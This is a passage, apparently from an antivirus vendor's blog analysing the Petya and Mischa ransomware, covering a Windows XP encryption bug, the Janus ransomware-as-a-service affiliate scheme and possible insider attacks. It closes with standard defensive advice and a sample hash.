
We found a bug in Windows XP, in which Mischa encrypted important system files and the entire system became unusable.

This error (Error Code 0x8007002 = ERROR_FILE_NOT_FOUND)

occurs before logging into Windows and if you click on the "OK" button the message will pop up again, causing a never ending loop....


Ransomware as service

The authors also offer their services as an affiliate program. If Janus earns a profit of more than 125 BTC, they pay the distributor 85% of the profit, which could be very attractive to other cybercriminals or even employees working in big companies.



According to discussions we read on their TOR pages, it is evident that the attacks targeting large companies may not always be an attack from the “outside”, but quite possibly and frequently “insider jobs”. Janus’ offer of giving distributors a large percentage of the profit made from attacks could entice employees within bigger companies to


carry out the attack. Each affected PC has a unique key to decrypt devices, so a company would need to pay to decrypt each infected computer, that is a lot of money...



Conclusion

The creators of Petya are very skilled programmers. The ransomware is written in a very pure form and is constantly being reviewed and improved. Over a relatively short time, the authors released several versions, added the Mischa module and fixed bugs in the implementation of the encryption, which previously made decryption without paying a ransom fee possible.

As you can see below, the authors also monitor what the AV industry is saying about their products, especially at security conferences.



It is unusual to see double ransomware, and we will see how Petya and Mischa will evolve in the future ...

How to stay safe

Avast protects against ransomware such as Petya and Mischa. Compare security solutions on our website.

- As always, don’t open suspicious attachments (e.g. zipped .js, .wsf or .vbs files)
- Disable Microsoft Office macros by default and never enable macros in strange/unknown attachments that you receive via email
- Keep recent backup copies of important data in a secure place either online or offline
- Ensure that your system and applications are fully updated and patched

SHA-256: EEFA052DA01C3FAA1D1F516DDFEFA8CEB8A5185BB9B5368142FFDF839AEA4506
